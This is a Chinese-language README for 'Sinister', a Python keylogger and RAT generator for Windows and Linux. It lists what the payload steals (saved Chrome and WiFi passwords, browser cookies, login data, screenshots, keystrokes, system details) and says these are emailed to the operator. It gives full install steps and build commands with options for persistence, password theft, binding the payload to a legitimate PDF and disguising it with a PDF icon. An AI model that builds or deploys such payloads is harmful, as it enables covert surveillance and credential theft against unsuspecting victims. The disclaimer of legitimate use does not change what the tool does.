



这个小型的Python脚本能够完成非常出色的工作。

Sinister是一个键盘记录器生成器,适用于Windows/Linux,它能通过电子邮件发送按键记录和屏幕截图,以及其它有价值的受害者信息,使用Python 3编写。
:computer: 本项目仅用于正当目的和个人使用。
本软件按“原样”提供,不附带任何形式的明示或暗示担保。您自行承担使用本软件的风险。使用完全由最终用户负责。开发者不承担任何责任,也不对因使用本程序而造成的任何误用或损害负责。
| 服务器名称 | SMTP服务器 | SMTP端口 |
|---|---|---|
| GMAIL | smtp.gmail.com | 587 |
| OUTLOOK | smtp-mail.outlook.com | 587 |
| YAHOO | smtp.mail.yahoo.com | 587 |
| 内置窃取器可以窃取以下内容: |
|---|
| Chrome浏览器(已保存密码) |
| WiFi(已保存密码) |
| Chrome Cookies(登录数据、Cookies、历史记录) |
| Firefox Cookies(cookies.sqlite) |
| 以下信息被获取并发送: |
|---|
| 操作系统 |
| 计算机名称 |
| 用户名 |
| 公网IPv4 |
2022年5月30日,谷歌移除了低安全应用功能,因此不要使用Gmail密码:
应用专用密码 Kali Linux - ROLLING EDITION
 Windows 10
Windows 8.1 - Pro
Windows 7 - Ultimate
# Navigate to the /opt directory (optional)
$ cd /opt/

# Clone this repository
$ git clone https://github.com/PushpenderIndia/Sinister.git

# Navigate to Sinister folder
$ cd Sinister

# Installing dependencies
$ bash installer_linux.sh

*** Note When The Python Installer DialogBox Appear while executing installer_linux.sh ***
    * Click on custom install
    * Select Path to : C:/Python37-32
    ### So that the python is installed in this path (Inside Wine) : ~/.wine/drive_c/Python37-32

# If you are getting any errors while executing installer_linux.sh, try to install using installer_linux.py
$ python3 installer_linux.py

$ chmod +x Sinister.py
$ python3 Sinister.py --help

# Making Payload/RAT
$ python3 Sinister.py -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path

# Making Payload using GMAIL SMTP Server, Port Configuration (Default SMTP Server = smtp.gmail.com, Default SMTP Port = 587)
$ python3 Sinister.py -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path

# Making Payload using OUTLOOK SMTP Server, Port Configuration
$ python3 Sinister.py -e [email protected] -p YourEmailPass -x smtp-mail.outlook.com -y 587 -l -o output_file_name --icon icon_path

# Making Payload using YAHOO SMTP Server, Port Configuration
$ python3 Sinister.py -e [email protected] -p YourEmailPass -x smtp.mail.yahoo.com -y 587 -l -o output_file_name --icon icon_path

Note: You can also use our custom icons from the icon folder, just use them like this  --icon icon/pdf.ico
# Install dependencies
$ Install latest python 3.x

# Clone this repository
$ git clone https://github.com/PushpenderIndia/Sinister.git

# Go into the repository
$ cd Sinister

# Installing dependencies
$ python -m pip install -r requirements.txt

# Open Sinister.py in Text editor and Configure Line 16 WINDOWS_PYTHON_PYINSTALLER_PATH = "C:/Python37-32/Scripts/pyinstaller.exe"

# Getting Help Menu
$ python Sinister.py --help

# Making Payload/RAT

$ python Sinister.py -e [email protected] -p YourEmailPass -w -o output_file_name --icon icon_path

# Making Payload using GMAIL SMTP Server, Port Configuration (Default SMTP Server = smtp.gmail.com, Default SMTP Port = 587)
$ python Sinister.py -e [email protected] -p YourEmailPass-w -o output_file_name --icon icon_path

# Making Payload using OUTLOOK SMTP Server, Port Configuration
$ python Sinister.py -e [email protected] -p YourEmailPass -x smtp-mail.outlook.com -y 587 -w -o output_file_name --icon icon_path

# Making Payload using YAHOO SMTP Server, Port Configuration
$ python Sinister.py -e [email protected] -p YourEmailPass -x smtp.mail.yahoo.com -y 587 -w -o output_file_name --icon icon_path

Note: You can also use our custom icons from the icon folder, just use them like this  --icon icon/pdf.ico

| 短参数 | 完整参数 | 描述 |
|---|---|---|
| -h | --help | 显示此帮助信息并退出 |
| -i INTERVAL | --interval INTERVAL | 报告间隔时间(秒)。默认值=120 |
| -t TIME_PERSISTENT | --persistence TIME_PERSISTENT | 在__秒后实现持久化。默认值=10 |
| -x SMTP_Server | --smtp | 自定义SMTP服务器。默认值="smtp.gmail.com" |
| -y SMTP_Port | --port | 自定义SMTP端口。默认值=587 |
| -w | --windows | 生成Windows可执行文件 |
| -l | --linux | 生成Linux可执行文件 |
| -s | --steal-password | 从受害者机器窃取已保存的密码[支持的操作系统:Windows] |
| -b file.txt | --bind LEGITIMATE_FILE_PATH.pdf | 自动捆绑器:指定合法文件路径。[支持的操作系统:Windows] |
| -d | --debug | 载荷在前台运行并显示CMD窗口,以便获取适当的执行错误 |
| 短参数 | 完整参数 | 描述 |
|---|---|---|
| --icon ICON | 指定图标路径,恶意文件的图标[注意:必须是.ico格式] | |
| -e EMAIL | --email EMAIL | 用于接收报告的电子邮件地址 |
| -p PASSWORD | --password PASSWORD | 由-e参数指定的电子邮件地址的密码 |
| -o OUT | --out OUT | 输出文件名 |